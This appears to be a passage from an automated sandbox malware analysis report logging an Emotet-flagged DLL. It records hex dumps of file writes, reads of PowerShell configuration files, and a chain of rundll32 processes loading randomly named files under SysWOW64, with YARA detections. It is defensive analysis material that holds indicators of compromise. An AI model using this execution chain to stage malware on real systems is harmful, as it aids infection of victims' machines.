C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll	unknown	215	61 6e 3e 0a 20 20 20 20 0a 20 20 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 2e 65 72 72 6f 72 2d 66 6f 6f 74 65 72 20 2d 2d 3e 0a 0a 20 20 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 65 72 72 6f 72 2d 64 65 74 61 69 6c 73 20 2d 2d 3e 0a 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 77 72 61 70 70 65 72 20 2d 2d 3e 0a 0a 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 77 69 6e 64 6f 77 2e 5f 63 66 5f 74 72 61 6e 73 6c 61 74 69 6f 6e 20 3d 20 7b 7d 3b 0a 20 20 20 0a 20 20 0a 3c 2f 73 63 72 69 70 74 3e 0a 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a	an>. . </p>. /.error-footer -->... /#cf-error-details -->. /#cf-wrapper -->.. <script type="text/javascr<wbr>ipt">. window._cf_translation = {};. . .</scr<wbr>ipt>.. </body>.</html>.	success or wait	3	7FEE87FBEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\E8j9w_l\Ys1wun5\I45Q.dll	unknown	11750	10 50 ff 15 c4 61 00 10 8b 0d 30 60 00 10 51 ff 15 c4 61 00 10 e9 6b fe ff ff e8 11 fd ff ff c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00	.P...a....0`..Q...a...k....... ..E.*....E.*....E.*....E.*.... E.*....E.*....E.*....E.*....E. *....E.*....E.*....E.*....E.*. ...E.*....E.*....E.*....E.*... .E.*....E.*....E.*....E.*....E .*....E.*....E.*....E.*....E.* ....E.*....E.*....E.*....E.*.. ..E.*....E.*...	success or wait	21	7FEE87FBEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8665208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8665208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE878A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE87FBEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE87569DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE87569DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE87FBEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE87FBEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2840 Parent PID: 2532

General

Start time:	15:12:47
Start date:	25/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll AnyString
Imagebase:	0xff060000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll	unknown	64	success or wait	1	FF0627D0	ReadFile
C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll	unknown	264	success or wait	1	FF06281C	ReadFile

Analysis Process: rundll32.exe PID: 2724 Parent PID: 2840

General

Start time:	15:12:47
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll AnyString
Imagebase:	0x6d0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2112943654.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2114445645.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2112980293.0000000000240000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2876 Parent PID: 2724

General

Start time:	15:12:52
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\E8j9w_l\Ys1wun5\l45Q.dll',#1
Imagebase:	0x6d0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2123406167.00000000003D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2123369788.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2124920269.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2944 Parent PID: 2876

General

Start time:	15:12:57
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qcpfo\eqvz.qqk',RYcPJUbXC
Imagebase:	0x6d0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2133438131.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2135385218.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2133449871.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 912 Parent PID: 2944

General

Start time:	15:13:02
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qcpfo\eqvz.qqk',#1
Imagebase:	0x6d0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2144056459.0000000000270000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2144115821.0000000000390000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2151069686.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2436 Parent PID: 912

General

Start time:	15:13:07
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hovpjjuylntjr\igbqisilqspc.cpw',sVHRJpl
Imagebase:	0x6d0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2156774856.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2157443632.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2156802642.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2872 Parent PID: 2436

General

Start time:	15:13:13
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hovpjjuylntjr\igbqisilqspc.cpw',#1
Imagebase:	0x6d0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2167322545.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2167309478.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2169724997.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3052 Parent PID: 2872

General

Start time:	15:13:18
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pqxnxhrbagdqbq\ozuzyrizmlvso.ghb',ZtLfkSoswLf
Imagebase:	0x6d0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2179624765.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2177763484.0000000000240000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2177809996.0000000000260000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3020 Parent PID: 3052

General

Start time:	15:13:22
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pqxnxhrbagdqbq\ozuzyrizmlvso.ghb',#1
Imagebase:	0x6d0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2344156985.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2342452606.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2342467769.0000000000210000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis